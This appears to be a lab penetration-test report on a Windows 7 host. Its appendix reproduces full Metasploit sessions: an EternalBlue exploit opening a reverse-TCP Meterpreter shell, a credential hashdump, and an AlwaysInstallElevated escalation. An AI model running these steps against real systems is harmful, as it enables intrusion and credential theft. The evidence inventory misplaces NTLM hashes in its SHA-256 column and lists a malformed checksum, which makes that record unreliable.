04 POST EXPLOITATION AND EVIDENCE COLLECTION

1. EXECUTIVE SUMMARY

A controlled post-exploitation evidence collection was performed on host **192.168.96.132** in an authorized lab environment. An interactive session was established and privilege escalation to an elevated account was achieved (recorded). Network traffic (PCAP), session logs, and volatile memory artifacts were collected, hashed with SHA-256, and preserved with a documented chain-of-custody for forensic review.

2. OBJECTIVE

- Demonstrate authorized post-exploitation evidence collection on 192.168.96.132.
- Acquire volatile and persistent artifacts (PCAP, session logs, memory dump) using forensically-sound procedures.
- Verify integrity of artifacts via SHA-256 and maintain chain-of-custody records for each item.
- Produce an evidence manifest and concise findings for triage and further analysis.

3. SCOPE & CONSTRAINTS

Scope: Single host (192.168.96.132) within an isolated test/lab network. **Constraints:** No destructive actions to originals; analysis performed on verified copies; no public disclosure of sensitive data. Exploit details and exact commands are excluded from this report.

4. METHODOLOGY

1. Reconnaissance: service enumeration to identify exposed services and potential targets for follow-on activity.
2. Initial access: an authorized interactive session was established (session ID logged).
3. Post-exploitation: local privilege escalation was performed (result: elevated account recorded).
4. Evidence collection: captured network traffic during relevant windows, exported session transcripts, and acquired volatile memory copies.

5. Verification & preservation: computed SHA-256 checksums for all artifacts immediately after acquisition, stored originals on write-protected media, and recorded custody details.

5. FINDINGS

- **Vulnerabilities observed (high level):** Evidence demonstrates successful exploitation of an unpatched SMB/RCE condition and a permissive MSI installation policy on the host, enabling escalation and full host compromise where those controls were present.
- **Impact:** Remote code execution combined with local privilege escalation would permit persistent, high-privilege access and potential exfiltration on similarly configured systems.
- **Artifacts acquired:** PCAP(s) containing HTTP/SMB traffic, Meterpreter session transcripts, and volatile memory dumps (for offline analysis). No destructive modification of original artifacts occurred.

6. EVIDENCE INVENTORY

.

ID	Item Type	Description	Collected By	Date	SHA-256
001	PCAP	Network capture	VAPT Analyst	15-10-2025	517418d52386936b7405804fcde59523e7f5496bb202c7918dcb4d8bb60a568
002	Administrator	SAM database	VAPT Analyst	15-10-2025	500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
003	Guest	SAM database	VAPT Analyst	15-10-2025	501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
004	HP1	SAM database	VAPT Analyst	15-10-2025	1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::

7. EVIDENCE COLLECTION SUMMARY

Collected network captures and system artifacts using forensically-sound methods, verified immediately with SHA-256 hashes, and documented with precise UTC timestamps and collector identity. Originals were preserved on write-protected media; analysis was performed on verified copies. Chain-of-custody records were maintained for each artifact to ensure forensic integrity.

8. FINDINGS & IMPACT

- Successful exploitation and local privilege escalation demonstrated how an unpatched SMB RCE condition plus permissive MSI policy can lead to full host compromise.
- Impact: Confidentiality, integrity, and availability of the host are at high risk; attacker control enables persistence and lateral movement.
- No destructive changes to original artifacts were made; evidence preserved for in-depth forensic analysis.

9. RECOMMENDATIONS

1. Apply security updates to address SMB RCE vulnerabilities (deploy vendor patches).
2. Disable permissive MSI installation policies (ensure MSIAlwaysInstallElevated is disabled for HKLM and HKCU unless strictly required).
3. Segment SMB traffic; block TCP/445 where not needed and restrict internal exposure.
4. Deploy/enable EDR and behavioral monitoring to detect exploitation patterns and anomalous MSI installs.
5. Harden build/configuration baselines and enforce least privilege for installer-related policies.

10. APPENDIX

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A -sV -vv -Pn 192.168.96.132
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-17 05:38 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:38
Completed NSE at 05:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:38
Completed NSE at 05:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:38
Completed NSE at 05:38, 0.00s elapsed
Initiating ARP Ping Scan at 05:38
Scanning 192.168.96.132 [1 port]
Completed ARP Ping Scan at 05:38, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:38
Completed Parallel DNS resolution of 1 host. at 05:39, 13.01s elapsed
Initiating SYN Stealth Scan at 05:39
Scanning 192.168.96.132 [1000 ports]
Discovered open port 135/tcp on 192.168.96.132
Discovered open port 445/tcp on 192.168.96.132
Discovered open port 139/tcp on 192.168.96.132
Discovered open port 49154/tcp on 192.168.96.132
Discovered open port 49155/tcp on 192.168.96.132
Discovered open port 49156/tcp on 192.168.96.132
Discovered open port 49157/tcp on 192.168.96.132
Discovered open port 49153/tcp on 192.168.96.132
Discovered open port 49152/tcp on 192.168.96.132
Completed SYN Stealth Scan at 05:39, 1.37s elapsed (1000 total ports)
Initiating Service scan at 05:39
Scanning 9 services on 192.168.96.132
Service scan Timing: About 44.44% done; ETC: 05:41 (0:01:08 remaining)
Completed Service scan at 05:40, 58.63s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 192.168.96.132
NSE: Script scanning 192.168.96.132.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:40
```


```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > search eternal blue

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Co
rruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
 SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion
 SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```


```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.96.132
RHOSTS ⇒ 192.168.96.132
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT ⇒ 445
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.96.129
LHOST ⇒ 192.168.96.129
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpret
er/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > check
[*] 192.168.96.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.96.132:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ho
me Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/re
cog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?'
 was replaced with '*' in regular expression
[*] 192.168.96.132:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.96.132:445 - The target is vulnerable.
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.96.129:4444
[*] 192.168.96.132:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.96.132:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Ho
me Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.96.132:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.96.132:445 - The target is vulnerable.
[*] 192.168.96.132:445 - Connecting to target for exploitation.
[+] 192.168.96.132:445 - Connection established for exploitation.
[+] 192.168.96.132:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.96.132:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.96.132:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20
 42  Windows 7 Home B
[*] 192.168.96.132:445 - 0×00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69
 63  asic 7601 Servic
[*] 192.168.96.132:445 - 0×00000020  65 20 50 61 63 6b 20 31
    e Pack 1
```


```
[*] 192.168.96.132:445 - Starting non-paged pool grooming
[+] 192.168.96.132:445 - Sending SMBv2 buffers
[+] 192.168.96.132:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.168.96.132:445 - Sending final SMBv2 buffers.
[*] 192.168.96.132:445 - Sending last fragment of exploit packet!
[*] 192.168.96.132:445 - Receiving response from exploit packet
[+] 192.168.96.132:445 - ETERNALBLUE overwrite completed successfully (0×C000000D
)!
[*] 192.168.96.132:445 - Sending egg to corrupted connection.
[*] 192.168.96.132:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.96.132
[+] 192.168.96.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.96.132:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.96.132:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[*] Meterpreter session 1 opened (192.168.96.129:4444 → 192.168.96.132:49158) at
 2025-10-16 21:23:08 -0400

meterpreter > sysinfo
Computer        : WIN-S371DEG335A
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > hashdumb
[-] Unknown command: hashdumb. Did you mean hashdump? Run the help command for mo
re details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HP1:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

```
msf > search always_install_elevated

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/local/always_install_elevated  2010-03-18       excellent  Yes    Windows AlwaysInstallElevated MSI

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/always
_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/always_install_elevated) > set SESSION 1
SESSION => 1
msf exploit(windows/local/always_install_elevated) > set LHOST 192.168.96.129
LHOST => 192.168.96.129
msf exploit(windows/local/always_install_elevated) > set LPORT 4444
LPORT => 4444
msf exploit(windows/local/always_install_elevated) > exploit
[*] Started reverse TCP handler on 192.168.96.129:4444
```







11. CONCLUSION

The controlled engagement confirmed that an unpatched SMB remote code execution vulnerability combined with a permissive MSI installation policy permits full host compromise. Collected artifacts (PCAP, session logs, memory dump, sample binaries) were preserved with SHA-256 checksums and documented chain-of-custody to support forensic review. Immediate remediation and monitoring are recommended to close the demonstrated attack paths.